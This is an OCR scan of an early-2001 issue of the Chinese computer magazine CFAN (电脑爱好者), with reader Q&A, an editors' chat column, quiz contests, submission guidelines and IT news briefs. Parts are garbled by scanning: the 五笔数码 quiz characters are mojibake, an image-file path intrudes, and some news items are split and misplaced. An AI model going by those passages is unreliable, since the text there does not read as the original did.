答：以.wdl 为后缀的文件是一种电子书籍式文件，同样类型的还有以.pdf为后缀的文件，一般要用电子阅读器一类的专用工具打开。您可以到 http://ilike.myrice.com/soft_read/dynadocreader.html 处下载 DynaDoc Reader 3.5 这款 32 位免费的中文版阅读器，当然还有“华康阅览器”、“超星图书阅览器”等阅读软件可供选择。

问：很多应用程序的图标对我来说非常有应用价值，不知怎样才能使这些图标为我所用？

答：有很多图标分离软件都能完成您的要求，您可以到www.newhua.com/ty_icon.htm处根据需要找到一款图标工具软件，它们能分离的图标文件格式各有不同，看清楚后再下载。

编辑部在行动



当当当 - 党！新主持人亮相！现在为您主持"编辑部在行动"读编热线的是——洪福齐天、仙福永享的福星小子和美貌与智慧并重、正义与天使的化身——神仙姐姐！为什么第一期没见亮相？这正是近来澳大利亚飘雪花的原因——我们冤枉啊！当 CFAN 团队的各位战士正在刊上大出风头的时候，我们正在为了采访王洪案在京城瑟瑟的风头里四处奔走。当我们抱着厚厚的采访记录在最后一秒钟冲进美编叶MM的素描室看到的只是满地搔首弄姿的碎纸片……55555……最可气的是，面对我们苦大仇深的目光，醉心客居然装喝醉了酒"呵呵、呵呵、呵呵……呃！"，烧包少爷总是热情朴实的招牌话"下次、下次，要不下次你上头版？"最最最不像话的是稻草狗居然无耻地回答"汪汪汪汪汪汪……"。要知道我们神仙姐姐的玉照是可以上任何明星杂志的封面啊……

好了，好在吃了半个月的大餐，我和神仙姐姐的气也消了不少，现在就来介绍介绍咱们的这一亩三分地。"编辑部在行动"是一个与读者沟通、发布编辑部动态的地方，如果有技术问题请联系"傻博士信箱"，但是如果有与杂志相关的问题以及非技术问题，请给我们来信。请记住：

福星的信箱：hotline@cfan.cn.net；神仙姐姐的信箱：hotline@cfan.com.cn。当然，最方便的办法是上 CFAN 的网上论坛 www.cfan.com.cn，我会和神仙姐姐携手在"电脑爱好者读编交流"散步啊。

好了，就让我们从这里共同开始 2001 年的编辑部之旅吧！开工喽！

什么？你说最近澳大利亚没有下雪？呵呵，呵呵，汪汪汪汪……

永远的话题 - JS

论坛上来自大连西岗区的 lemon0128 说，2000 年 6 月 25 日花 7130 元组装了一台电脑，当时商家只开了一份"装机单"，后来电脑出现问题由于没有发票引起了一系列不愉快，因此希望我社向"消协"、"税务"协调、反映。请教律师后我可以准确地说，lemon0128 先生，商家够 J，您也有很大责任。法律只保护合法的行为，您没有坚决



取得发票这种法律保护性文件，首先就丧失了法律的保护：<。因此后来发生的事情只能以道德谴责而不能动用法律武器。商家的确欺骗了您，但这已经不是"购买商品无法取得发票，承诺的保修得不到保障"了，是您当时不自觉地放弃了自己的权利……血的教训啊！福星再次提醒您和所有的 CFAN 朋友：不管商家说得多么动听合理，一定要取得发票，否则就坚决不买。lemon0128 先生，请节哀，一生只上一次当，这回，最后一次。

王洪案件——一出悲剧在上演　回信人：神仙姐姐

说到 JS，北京有句话：如果把市场里的商家拉出来一个一个毙了，肯定有无辜的；如果一个隔一个地毙，肯定有漏网的。事实如此，大家要善用法律保护自己。

说到法律，刚刚和福星追踪完王洪案二审，本来将有篇《一出悲剧在上演》特稿要发，但与节日的气氛实在不符，而且不希望打搅王洪灰色的心情，所以暂停了，但是还是忍不住要说两句。法律是把双刃剑，恒升赢了官司，却输了世界；王洪赢得了同情，但面对的是 9 万元赔款。恒升告自己的用户，如何面对将来？王洪月薪不过千元，又如何面对刚刚懂事的小女儿？因此我真的可以读懂法庭上王洪听到结果时的表情……过犹不及，双方尝到的都是苦果。真心祈祷"王洪们"和"恒升们"的悲剧不再重演。

尊重　回信人：神仙姐姐

湖北邹白朋友来信说，他现在简直不想上学了，因为他的同学总拿他的名字开玩笑，编了歌唱"邹白邹白、白揍白揍，揍了也白揍！"同时收到江苏祝云楠同学的 Mail 谈到了同样的问题，她最好的朋友吕制夷被同学莫名其妙地喊作"一只驴"，即使改了名字也不能幸免，最后只好全家搬走……看完信我觉得心里非常沉重，因为小的时候我也是那些爱炫耀聪明的调皮孩子之一，一群孩子编歌嘲笑一位同学"谁是我儿？邓江邓江一邓江；谁是我孙？邓江邓江一邓江……"这些当时欢快轻松的鼓调现在写来都似乎声声震颤着我的心……真的，智慧就体现在这情吗？我们的智慧就应该建立在别人的痛苦上吗？如果我们不幸拥有这个名字呢？作为一个过来人，我要说：真的，我错了，我现在真的不好受。希望这些嘲笑人的朋友也能体会到我现在的心情，求求你们，尊重你的朋友，尊重自己将来的感受吧。要快乐，要笑，就和身边所有的人一起快乐，一起欢笑(即使现在，那死大个、笨兔、笨死我可以接受，但看到"比尔该死"我还是隐隐地不舒服……)。

哪里的网最便宜？　回信人：福星小子

基本原则在论坛上问："上哪个网比较便宜？"福星也经常接到类似的问题，这叫我怎么说好呢？因为各地的电信收费价格千差万别啊！仅就北京来说，263 包月 68 元，飞华包月 200 元，普通上网 2 元 / 小时（1：00 以后 1 元），东方网景 1.5元 / 小时，世纪互联2元 / 小时，而且都是电话费半价。瑞得在线 1 元 / 小时，2911　99 元包月，但话费暂时不能半价 。

论坛上入门者回答说天津 2163 采取 0：00～8：00 每分钟 0.05 元，从 2000 年 11 月 20 日到 2001 年 2 月 20 日止。8：

编辑部在行动

00～0：00 每分钟 0.10 元，每小时 6 元。一般 169，4 元 / 小时，163 是 6 元 / 小时，有 100 元开户费。据福星知道，263 的全国通用账号是 2.4 元 / 小时。

说到这里，福星建议大家来信通报一下自己城市的上网情况，看看谁提供的最便宜，ＯＫ？其实如果你发现当地有什么最好最便宜的好事也不妨告诉我，也许有很多当地 CFAN 会感谢你呢！^_^

最好的编程语言　　回信人：神仙姐姐

whoami 在论坛上问 " 学编程什么语言最好？"，这可是猪八戒中了牛ＭＭ的移魂大法——扯也扯不清了。怎么说呢？我相信无论从平原上还是山坡上都会打出井来，主要看功夫深浅。在这个意义上说，编程语言没有什么区别。

泛泛来说，VB 好学但不底层，VC 强大难入门，Delphi 和C++Builder介于两者之间。还有两个功能以外的问题：中英文资料的多寡，Borland、MS的命运问题。在我知道的共享软件中，友情强档、e-Book 是用 VB 写的，NetAnts、Foxmail 是用 VC 写的，飓风搜索通是用 Delphi 写的，你看呢？

不建议学 PowerBuilder、FoxPro/VFP、FoxBase，不青春了；也不太建议学Windows下的汇编，毕竟从珠穆朗玛峰向下钻 8848 米不是件小工程。

都是傻博士惹的祸　　回信人：福星小子

前段时间论坛上 gqf、SIMUL、mtgirl 声讨 " 傻博士 " 回信慢、冷血无情，其实这个问题其他的编辑也不同程度存在，原因有很多种，但是任何理由在读者的愤怒面前都苍白无力了。我们一定改！下面附上稻草狗的一段短文，请您消消气。

世界上谁收到的信最多？
比尔.克林顿；
比尔.盖茨；
鄙人.傻博士。

克林顿有来吻司机分信；
盖茨有 $ 能使 Outlook 自己回信；
傻博士只有上月信箱里的 1000 封信。

世界上谁犯的错最多？
比尔.克林顿；
比尔.盖茨；
鄙人.傻博士。

克林顿要说"I'm Sorry"100遍；
盖茨要说"It's only a bug"1000遍；
傻博士正在说"I'm Sorry and It's only my bug"10000 遍……

编辑部在行动

2001 春节

CFan 小编哪里寻？



新年要到了，李探花也要放下手头的琐事去找阿飞了，小李飞刀在这儿与您话别了。钻石恒久远，真情永长存。咱们年后见！

都一年没有回家了！！虽然每次在电话里，爸爸妈妈都说过得很好，但哪里知道是不是怕小渔不放心而说着安慰的话？春节，小渔最想回家看看，希望他们少生几根白发。

醉心客在健身房一边蹬着自行车一边举着显示器，大气不喘(大言不惭)地说：" 我要在新的一年成为杂志社里最强壮，MM 心中最抢眼的 GG"。哈哈哈……

忙活一年，该歇歇了。柳絮飞看着办公桌上一叠新游戏禁不住暗笑：想找到我，不太容易吧，我正在虚拟世界里昏天黑地苦战呢。

凛冽的寒风呼啸着吹过 " 外语沙龙 " 的招牌，稻草狗



在门口被拦住了。" 对不起，您必须会一种以上的外语才能进去。"" 喵～　"" ……请进。"

烧包少爷悠闲地躺在国贸的人造冰场上，呈反写的 " 大 " 字。人总要摔跟斗，只有这样才能进步。少爷在此预祝大家在新的一年里都有收获，可别怕摔疼啊……" 格格格 "，在ＭＭ一片清脆的笑声里，少爷艰难地换了一个姿势又俯冲下去。

Ａｎｎｙ 郝：恋曲 2001，相约酒吧。

东渐：ZZZzzzzzzzzzzzzzz……

“五笔数码”答题卡

一、 请从以下编码中找出汉字对应的正确编码，并把对应的大写字母填在字下的空格中：

	×£	ºØ	Ç§	ìû	Äê	È«	¼Ò	ÐÒ	¸£
¶ÔÓ¦×ÖÄ¸									

A.44635 B.441216 C.31122 D.114312 E.562534
F.312 G.341121 H.442515 I.452411 J.451354 K.441621

二、 以下4组编码对应4个汉字，组成一句祝贺语，请按照编码写出这句话：

443312 31122 425134 35234

活动时间：2001年1月18日—2001年2月18日

“五笔数码”是网络时代的普及型汉字输入法，为帮助读者学习“五笔数码”汉字输入法，为答谢广大用户对王码的支持与关心，北京王码网科技有限公司特与《电脑爱好者》杂志共同举办“趣味五笔数码”有奖活动。

趣味五笔数码活动及抽奖方式：

请选择以下的正确答案，并沿虚线剪下贴在信封背面寄至北京王码网科技有限公司，答对者即可参加本次抽奖活动，您将可能获得以下奖品：

一等奖：五笔数码国标版9键6码 10名

二等奖：五笔数码国标版6键6码 50名

三等奖：五笔数码磁盘版9键6码 100名

第一、二等奖获奖名单将刊登在2001年第5期杂志上，全部获奖名单将在王码网（http://www.wangma.com.cn）和《电脑爱好者》网站公布。

来信请寄至：北京中关村南大街甲33号209室
北京王码网科技有限公司
收信人：张建云 邮编：100081

对五笔数码还不熟悉的朋友可参照”跟我学”栏目中38页的特别推荐。

“趣味五笔数



有奖活动

"华彩软件新春真情回赠"活动



一年一度的新春佳节即将来临，为答谢广大用户对华彩软件一如既往的支持，北京天下华彩网络软件股份有限公司与《电脑爱好者》杂志社共同举办"华彩软件新春真情回赠"有奖活动。

活动时间：2001年1月18日—2001年2月18日

活动及抽奖方式：

请选择以下题目的正确答案，并沿虚线剪下贴在信封背面寄至北京天下华彩网络软件股份有限公司，答对者即可参加本次抽奖活动，您将可能获得以下奖品：

幸运奖：5名

奖品：《诺顿网络安全特警2001》

参与奖：100名

奖品：《影音播霸》、《欢迎光临》、《请多指教》、《非常好印》、《创意空间》其中一款软件

幸运奖获奖名单在2001年第5期刊登，全部获奖名单将在《电脑爱好者》网站上发布。

来信请寄至：北京市海淀区知春路49号希格玛大厦首层东102区
北京天下华彩网络软件有限公司
邮编：100080 垂询电话：01088096906-125、551

华彩答题卡

1. 诺顿网络安全特警能杀毒吗？
   A. 能
   B. 不能
2. 诺顿网络安全特警是否有在线升级的功能？
   A. 可以
   B. 不可以
3. 影音播霸中附赠的一款全球知名的影音播放软件的名字：
   A. PowerDVD
   B. PowerPlayer
4. 影音播霸的主要功能有：
   A. 自动播放VCD CD MP3
   B. 卡拉OK
   C. 贺卡制作精灵
   D. 拾取最爱画面
5. 非常好印能够制作多少种印刷品？
   A. 7
   B. 6
   C. 5

《电脑爱好者》

期刊投稿指南

投稿说明：

经常有读者来信，问如何给本刊投稿，因不能一一回答，现作公开答复，以谢众读者、众作者。

1.首先感谢广大电脑爱好者的支持和关注。

2.来稿内容不限，只要与电脑有关、与电脑爱好者有关；来稿力求短小精悍，文不在长，有读头就行；题材新颖之作，常常能受到众编们的夹道欢迎。

3.E-mail、手写稿、打印稿、磁盘稿皆可，但最欢迎E-mail投稿方式。投磁盘稿时请另附一打印稿，以加快众编们的处理速度。如果稿件中有程序，更欢迎您投磁盘稿，这样可减少文章出差错的机会。如果程序是关于数据库的，请别忘了往磁盘中拷贝有关的数据库，至少是库结构文件，以利于众编们调试您的程序。手写稿您可一定誊写清楚，不容易辨别的字母、数字等，您可以在边上用另色笔注明嘛！如“0”与“o”、“1”与“l”等，常使众编们费尽了端详。对了，程序一定要事先调通。

4.磁盘投稿、网上投稿时对文件格式的要求：若文章中无插图，用纯文本格式即可。若文章中有插图：①可用纯文本格式，但请在纯文本文件中注明插图的位置和插图文件名。②若不用纯文本格式，最好用Office格式；若无法存为Office格式，存为其他格式亦可，但请注明是何种格式。

5.本刊的网络版(http://www.cfan.net.cn)和配套光盘也深受读者的欢迎，作者如果不同意作品进刊盘和网络版，请在来稿时一并说明，没有说明的视为同意。

6.欢迎来稿介绍您喜欢的优秀工具软件，如果是介绍某自由软件或共享软件的，请您：①务必核准该软件确为自由软件或共享软件；②稿件中请注明该软件的下载地址。

7.为防止一稿多投的发生，如果您的文章投寄我刊，采用E-mail形式的，一个星期后若无答复方可再投其他报刊。采用磁盘、打印稿件形式的，在没有收到任何信息(用稿通知、样刊或稿费)的情况下，三周后方可再投其他报刊；已投寄给其他报刊的文章，请勿再投我刊。

8.如果您的来信有几件事，比如既投稿又评刊，您可在中间隔开一定的间距，或干脆写在另一张纸上，每张纸上都写明与您联系的办法更好，因为这些事分属不同人员负责，您分开写可以让我们并行地为您服务，不至于耽误您的事。

9.勿忘写您的姓名、地址、邮编、E-mail地址和电话(若有)。信封上请务必写明拟投栏目。

10. 评刊奖励：投送的稿件一旦在《电脑爱好者》杂志上发表，除每千字不低于100元的稿费外，还有机会赢得奖金和证书，我们每期将为当选最佳文章的作者颁发200-400元的奖励及获奖证书。

投稿信箱指南：

业界视窗

——it@cfan.cn.net（业界热点事件、新闻、视点、评述）

市场一览

——cfmk@cfan.com.cn(报导最新市场产品动态、价格走势、购机指南，揭发奸商骗人伎俩)

跟我学

——followme@cfan.cn.net(手把手把您领入电脑的世界，传授最基本的电脑知识及应用)

数字时尚

——df@cfan.cn.net(报导最火热的游戏产品信息、游戏技巧与攻略，热门网址放送，轻松时尚的信息)

步步高

——step@cfan.cn.net（软件、网络、硬件经验技巧荟萃，让您步入高手殿堂）

程序谷

——program@cfan.com.cn（实用编程技巧介绍）

擂台赛

——arena@cfan.cn.net（欢迎程序高手来打擂）

Cfan评测室

——test@cfan.com.cn（评测最新、最热门的硬件产品及软件）

傻博士信箱

——doctor@cfan.cn.net（使用电脑过程中的技术问题、欢迎高手参与解答）

编辑部在行动

——hotline@cfan.cn.net(报导最新编辑部小编动态，解答非电脑技术方面问题)

服务信箱指南：

主编信箱

——chief@cfan.cn.net（反映与《电脑爱好者》杂志有关的问题）

发行信箱

——zou_x@263.net（发行与邮购的问题）

■要闻

美19州政府决心将微软告到底

上诉法庭将在2月27与28日听取双方口头答辩

网络电视成E时代新宠

但能否在短期内一炮打红还要看上网成本能否降到最低

ADSL将大幅降价

来自《解放日报》的消息，ADSL接入安装费将调低到1200元，私人住宅用户包月费将调低到130元

中国电信全力协助打假

详情请登录www.168315.com或拨打免费声讯电话168315

商业网站获准登载新闻 新浪搜狐第一批榜上有名

2000年底中国网民总数突破2000万

163／169并网扩容进入冲刺阶段

.biz、.info新域名业务开始

VeriSign宣布可在www.thedomainupdate.com预先登记

互联网.cc域名注册服务在中国推出

“中国频道”已于1月5日正式开通.cc域名实时注册系统

Linux第一次进入计算机认证考试

全国计算机应用技术证书考试（NIT）中将在年底加入Linux培训考试

■ 视点

北京计划2005年建成“电子政府” 【ChinaByte】

近日由北京市副市长林文漪在市电子政务工作会议上表示，到2005年底，北京将建成电子政务网络系统，全面开展网上交互式办公，实现适应知识经济和网络经济的“电子政府”。据了解，目前北京市的123个机关、单位都在首都公用信息平台上建立了自己的网站，中关村科技园区海淀园开始实现网上办公、办事，电视电话会议网络也已基本履盖了全市。

Oicq2000不受欢迎？ 【CNET】

近期共有2928位网友参与了"面对Oicq2000您将如何选择"的网上调查。结果显示，93%的网友认为新版Oicq"侵犯了我的权益，不想再用了"，3%的网友表示"为了和朋友保持联系，还得用"，另有4%的网友则认为"怎么都无所谓，反正是免费的"。

Sun秘密武器Brazil直面微软.NET 【CNET】

Sun宣称将展示其开发软件的实力，力求与微软、IBM、HP和Oracle等公司在技术上一分高低。这套正在研发的代号为"Brazil"的软件用以简化全球信息网应用软件的开发过程，使网络服务的发展得以加快脚步。但相比于以程序语言导向为架构的微软".Net"计划，Sun的Brazil架构目前仅供Java程序设计师使用。

WWW诞生十年 问题愈多 【ChinaWorld】

目前万维网诞生已十年，网址多达700万个。可随着网际网络不断扩张，网络安全、个人隐私及内容检查都将成为今后需要面临的问题。美国资讯科技协会会长米勒指出，除了靠各国立法，也需建立国际规约，规范网上商务与相关罪行。

人才不保？！网易又有人事变动 【ChinaByte】

网易公司日前宣布，其首席财务官何海文正式离开网易，此次人士变动完全是正常原因。据悉，曾为网易上市推波助澜的何海文的离开对网易的影响不容忽视。但据网易方面称，何海文离开网易首席财务官职位后，将仍保留网易董事会的席位。至于今后的职位，目前尚没有明确消息透露。

冲击“摩尔定律” 【Nihao2000.com】

十多年的中国电脑市场，造就了两条看不见的心理价位线：主流产品的10000元和高端产品的13000元。摩尔定律认为，每隔18个月，电脑芯片的功率增加一倍，体积和价格则减少一半，而10000元和13000元则是中国品牌机厂商们大规模拉动高端和主流电脑应用时，在价格方面对摩尔定律的一种约定俗成的回应，也许可以称之为"摩尔中国价格定律"。 但如同摩尔定律的实现需要芯片技术的突破一样，中国品牌机厂商们在趟过10000元和13000元的价格雷区时，同样面临着在整合上下游厂商的能力、渠道、物流、市场运作等多方面的突破。

面对人才外流 堵洪还是泄洪？ 【Nihao2000.com】

知识经济时代造就了人才的大量短缺。据美国信息技术协会去年底公布的研究显示，今年美国各行业创造160万个技术岗位，但有约一半的岗位空缺。和日欧等国一样，信息技术和生物技术人才奇缺，由此引发的全球人才争夺战也愈演愈烈，尤其是从发展中国家抢人才。为此，美国众议院还特别撤消了有关外国技术人员在美工作所必需的签证方面的限制用以鼓励更多的高科技人才来美工作。

业界视窗

中国公用计算机互联网全面提速 【ChinaByte】

中国公用计算机互联网经过半年时间的大规模扩容后，目前提速高达16倍，成为中国带宽最宽、覆盖范围最广、功能最先进的互联网络。扩容后的中国公用计算机互联网网络节点间的路由中继由原来的155MB扩容为2.5GB，网络总带宽达到800GB。物理节点覆盖中国31个省(市、自治区)的200多个城市，业务范围覆盖所有电话通达地区。

微软发布 Whistler 新的测试版本 【Cfan 网站】

近日，微软向测试者发布了 Whistler build 2410 测试版本，这是自去年10月发布Beta 1之后的第一个新版本。这个新版本功能变化不大，但有一个非常有意思的反盗版功能，就是在安装完操作系统后，会创建一个个人产品认证代码。这是微软首次采用通过技术来强迫用户不盗版，如果这个功能最后得到实施的话，以后每个Windows许可将附属于第一次安装的机器，而不附属于个人，也就是说，将不再会出现相同的ID可应用在多台机器上的情况了。其实这种反盗版功能我们并不陌生，以微软的技术要实现这个功能简直是小菜一碟，不过微软在它的扩张时期并不采用这种手法，或者说，微软一直默许着让用户盗版，待天下已定，再用技术来控制，到时就由不得你来选择了。

■图片新闻

微软 Xbox 游戏机首度亮相

1月7日微软公司首席设计师盖茨在拉斯维加斯的消费类电子产品展(CES)现场举行了一个隆重的揭幕仪式，首次向外界展示了微软的Xbox游戏机。微软公司希望该产品每年能为视频游戏产业带来200亿美元的收入。关于Xbox 的价格、上市日期等细节问题，特别是海外市场的情况，将在今年五月在洛杉矶举行的 E3 贸易展示会上进行宣布。





■声音

“一个总是迟到的情人肯定不会是一个好情人。”

网友 DieByTear 解释，VooDooX 的确很优秀，但 3dfx 的问题是，它违反了以上那个连小姑娘都知道的原则。

"我支持创新，而不是法律诉讼……我所担心的是，一旦微软被分割，这个追求创新与成长的引擎也将受到影响"。

在竞选期间，布什曾多次对司法部准备将微软分家的作法表示不以为然。他曾在华盛顿州举行的记者会上这样表示。因此官司缠身的微软公司，可望因为美国总统布什上台而免于分家。

“连邦最大的竞争对手是盗版。”

让“连邦”总经理李儒雄感到内外交困的不是前端厂商，不是竞争对手，也不是国外资本。虽然“连邦”软件公司拥有300多家软件专卖店，每年5.5亿元的软件销售额，但对于这个中国软件销售业的老大来说，它的日子过得并不轻松。日前连邦正考虑走另外一条路——利用“连锁”去开辟新战场。

“流媒体技术发展已进入关键时刻。”

雅虎公司的创始人之一杨致远强调，流媒体技术的发展与宽带网络接入的发展紧密相关。对雅虎这样的内容提供商来说，拥有更多的宽带用户就意味着可以创造更高的利润。

“我认为，他（盖茨）视自己和他的公司为拿破仑，一种从权力和成功中得到的傲慢，没有艰苦得来的经验和后备。公司的官员们并不象成年人一样做事。”

——近日美联邦法官杰克逊在接受《纽约人》杂志采访时说。

让我们回顾一下20世纪最“蹩脚”的IT预言：

我认为世界市场只需五台计算机就足够了。

——1943 年，IBM 主席 Thomas

将来的计算机只需要 1000 个真空管，重量仅为 1.5 吨。

——1949 年，一位著名的机械师。当时 ENIAC（第一台电子计算机）有 18000 个真空管，重 30 吨。

我预言互联网将成为壮观的超新星，在 1996 年发生灾难性的崩溃。

——1995 年，3com 公司的创始人 Bob

所有人在家里拥有一台自己的电脑是毫无理由的。

——1977 年，数据设备公司创始人和 CEO Ken

640k 内存对任何人来说都足够用了。

——1981 年，微软董事会主席比尔·盖茨

■数字

210:	2000 年美国网络公司的倒闭数字。据估计，大约有 15 亿美元的资金血本无归。
28%:	去年 11 月芯片销售与去年同期相比攀升的比例，已达到182.8亿美元。但成长速度明显减速。
20亿:	7 职员索赔微软的诉讼案总值，诉讼原由是歧视员工。
14亿:	全球每天在网络上传送的电子邮件数，平均每分钟有 97 万封电子邮件被发送。
1080万:	2000年全球数字相机销售额。持续增长的销售使我们有理由相信这一数字今年将会更高。

■国际新闻

★在未来五年内LCD显示器将取代CRT显示器

在斯坦福纯平显示器资源会议上，Stanford Resources公司的显示器研究主任表示，目前液晶显示器正在不断抢占传统的CRT显示器的市场份额。预计在2005年以前，CRT显示器的销售量将不断下降，它不再有可能代替液晶显示器或其他显示器了。

★MP3收音机问世

德国的弗莱恩霍夫协会和巴格劳特公司日前合作，共同开发出一种新型的MP3收音机，使通过互联网收听广播节目就像使用普通收音机一样简单，而内容却远远多于一般收音机。据称，在一至二年内它将投放市场取代旧式收音机。如果通过宽频线上网的话，音质则完全可以与激光唱片媲美。

★苹果电脑大幅度降价

苹果公司将对电脑零售价格进行大幅度调整。降价幅度从300到1000美元不等。这次降价的主要目的在于减少库存。

★英特尔推出128M闪存的MP3播放器

在1月6日举行的美国拉斯维加斯消费者电子展上，英特尔公司推出其MP3播放器。它只有一副扑克牌大小，带有128M闪存，比市场上其他播放器的存储容量大一倍，可存储4个小时的音乐。

★美国Seven-Eleven遭遇千年虫

总部位于达拉斯、拥有5200家连锁店的美国Seven-Eleven便利商店的收银机近日发生千年虫问题，这些收银机将今年视为1901年，而非2001年，给用信用卡购物的消费者造成极大混乱。

■国内新闻

网通IP电话国际话费下调　中国网通自2001年零时起全面下调IP电话国际通话费用。其中，美国、加拿大长途标准资费由原来的每分钟4.8元降至2.4元，下调幅度50%；港澳台长途标准资费由原来的每分钟2.5元降至1.5元，下调幅度40%；其他国家和地区的长途标准资费由原来的每分钟4.8元降至3.2元，下调幅度33%。

新春礼包+优惠包　联想热销势头强　近日，联想1+1家用电脑"新春惊喜惠中惠　网上过年奖上奖"新春特惠活动拉开帷幕。活动首日，联想就接到6万台家用电脑订单，创造了中国家用电脑市场日销售量的新纪录。活动礼包、优惠包包括软件、彩喷打印机、双功能数码相机、Mustek扫描仪及其他奖品。

上海电信新推"一声通"业务　上海电信近日推出"一声通"业务，它集电话、传真、电子邮箱于一体，用户只需向外界公布一个自己的"一声通"号码，就能方便地发送和收取语音信息、传真和电子邮件，每月资费仅50元。

中国台湾笔记本生产移向大陆　中国台湾省主要的笔记本电脑生产商最近纷纷打算到大陆进行笔记本配件和整机的生产，以降低生产成本。为惠普生产笔记本的First International Computer就将于最近在上海建厂。这一趋势势必会带来笔记本电脑的降价。

国内IT行业两极人才奇缺　IT业界两极的人才短缺正成为上海IT业发展的一大障碍。在IT行业里，不仅仅需要高新技术的专业人才，也需要大量的操作人员，这些人员不需要具备太高深的专业知识背景。但是，由于社会培训没有跟上，导致大量拥有知识的大学本科生介入程序操作员的岗位，造成严重浪费。


EMC年底获奖连连　日前EMC捷报频传：继17英寸平面直角显示器PK786在硅谷动力喜获"最佳选择奖"后，另一款纯平17英寸PD950F又在《中国计算机用户》获"绿色环保奖"。后者采用三菱"钻石珑"纯平显像管，带宽为202.5MHz，行频最大可达95kHz，在文本清晰度、中心聚焦、色彩纯度和汇聚等方面均提供了很高的标准。

精英明年竞逐第一大厂宝座　精英于2000年合并鑫明品牌后，预计单月出货逼近两百万片，可望超越华硕成为全球第一大主机板厂。该公司的鑫茂厂目前已通过康柏与IBM等大厂认证，今年将积极

赌城消费类电子大展精品纷呈　1月6日在拉斯维加斯开幕的消费类电子产品展（CES）展出了一系列新产品，包括Intel的口袋MP3、三星和DataPlay的硬币大小的500MB光盘、EagleWireless支持DVD/MP3/MPEG的Web Flyer机顶盒、PC Anything基于电话的NeighborMation操作平台、IBM的ViaVoice电话语音识别软件、世嘉具有上网功能的游戏机Webified Dreamcast等等。图为康柏公司售价999美元的EZ2000电脑。



系统恢复提速　海尔一点即通　近日在"海尔电脑服务世纪行"的全国大型服务回访活动中，海尔电脑为老用户首次装上了最新研制成功的海尔"恢复一点通"工具软件。该软件以其独有的备份、系统恢复能力和方便简捷的安装操作、友好的界面为用户提供了快速恢复软件系统的功能。



■国内新闻

进军代工市场,竞争对手直指技嘉与微星。

致福、蓝德强强联手 "美式坦克"再创辉煌　近日，致福与建达蓝德电子达成协议，宣布由其作为致福高端品牌——"美式坦克"Modem的总代理。该系列产品集高速传输及语音、传真三位一体，还可以自动调节速度，并有专门设计的抗干扰超强防雷功能。

实达Modem支持V.92新标准　实达网络近日基于V.92协议的Modem新品将于春节后大批量面市,该款Modem上传速率将从33.6kbps增加到48kbps，并大大缩短了握手时间——从V.90的超过20秒缩短至5到10秒。同时，新款Modem还支持MOH(Modem On Hold)功能,使用户可以在Modem连接状态下接听和拨打电话。

丽台、华硕GeForce2 Ultra显卡即将上市　在创新、ELSA、耕升相继推出GeForce2 Ultra显卡后,丽台、华硕两家龙头厂商也已决定将在最近推出同型显卡。其中，丽台显卡更内含DVI输出、TV-Out功能，整体性能可比GeForce2 GTS高约30%。

技嘉发布支持RAID的AMD760主板　日前技嘉发布了采用AMD-760 芯片组并附带RAID控制器的GA-7DXR主板。这款ATX主板专为AMD Athlon/Duron Socket A 处理器和PC2100/PC1600 DDR 内存设计，带有5个PCI 插槽、1个AGP Pro插槽和1个AMR扩展槽，板载完整的Creative CT5880 4声道声卡芯片，同时拥有更多的超频选择。

广东国讯上网费降至0.01元／分钟　广东国讯通讯集团宣布从1月２８日起大幅下调上网资费，最低降至0.01元／分钟。包月上网费由每月８８元不限时降至４０元每月５０小时和５０元每月７０小时两种,注册用户实行按时段收费，分别为０.０１元／分钟-０.０３元／分钟不等。市场分析人士预测，此举势必引发广州ＩＳＰ价格大战。

搜狐——安捷伦科技2000年度新闻有奖评选结果揭晓　1月5日搜狐www.sohu.com 经长安公证处的公证，评选出"搜狐——安捷伦科技2000年十大有奖新闻评选"活动的结果。本次活动除了搜狐的用户,还联合国内多家知名媒体进行评选,共吸引了十多万网民的热情参与。

华夏大地教育网开通远程教育服务　2001年1月8日，全国高等教育自学考试指导委员会办公室与北京华夏大地远程教育网络服务有限公司合作开通了www.edu-edu.com.cn网站。网站设立了自学考试的网上窗口,同时还与多家培训机构共同开展网上取证培训业务。同时网站每年还拔出10万元用以奖励优秀自考生和自考管理工作者。

■国际新闻

★在线聊天当心"萨利姆"病毒

最近一个通过映射驱动器和在线聊天系统传播的"萨利姆"病毒被发现。它是一个宏病毒和通过在线聊天系统传播的蠕虫，除了在模块中写入病毒代码外，还在传播过程中截取文档内容。

★Intel 850芯片组发现缺陷

英特尔公司正式承认与Pentium 4微处理器配套使用的芯片组850存在缺陷。缺陷表现为在使用PCI总线的图像处理卡和双显示器时,整个系统的运行速度会急剧下降。

★AMD推出新"毒龙"，并降低现有产品售价

日前，AMD公司推出850MHz的"毒龙"(Duron)微处理器。此外，AMD还将降低其现有"毒龙"和主流"阿斯龙"(Athlon)的售价,并停止生产每个系列中速度最慢的产品。据称，现在已有数量可观的UMA (Uniform Memory Architecture)主板面世。在大约200种针对AMD的微处理器产品设计的主板中，有40多种采用了低成本的UMA架构。

★苹果的反攻利器：Power Mac

苹果计算机在即将举行的Macworld大展上将推出四款新Power Mac计算机，最高端的将采用733-MHz G4芯片，苹果希望藉此缩短与PC速度的差距。

海信千兆电脑——"神箭"　2001年1月8日，海信计算机公司正式以9999元和12980元的震撼价格向市场上批量供应千兆电脑(采用Intel Pentium III处理器,主频达到1000MHz)和奔腾四代电脑,两款产品分别以"神箭2000"和"神箭3000"命名。



系统恢复软件"核心救援"　北京核心软件公司研发的系统恢复软件"核心救援"最新版本V2.0(千禧版)即将面市,它主要用于救援被病毒破坏或误操作而引起的Win95/98系统灾难,使其在几分钟内迅速恢复原有状态,而不需要重新安装系统，甚至可以在DOS环境下恢复被破坏的Windows系统,使其正常工作。



VooDoo之死

□本刊记者　李卫明

昔日的霸主今日弃甲丢盔投入nVidia门下，3dfx走过的路值得每一个置身激烈竞争中的人深思。冰冻三尺非一日之寒，错误估计了自身的实力，技术上没有创新，经营策略上的失误，这一切都在向我们诉说着3dfx的痛苦与无奈。在3dfx主页上我们能看见公司2000年第三财季财政报告，由于经济状况岌岌可危，3dfx甚至已经得不到银行贷款来扩大生产。而在同时发布的一份独立报告书中，3dfx已经建议股东们考虑散伙事宜了。3dfx的消失只是一个时间问题，对于每一个Fan来说，他们看着3dfx一步一步成长起来，想不到也将是一步一步看着它逝去的见证人……VooDoo已成往事，让我们再次追寻流星陨落的轨迹吧。

—— 笔者按

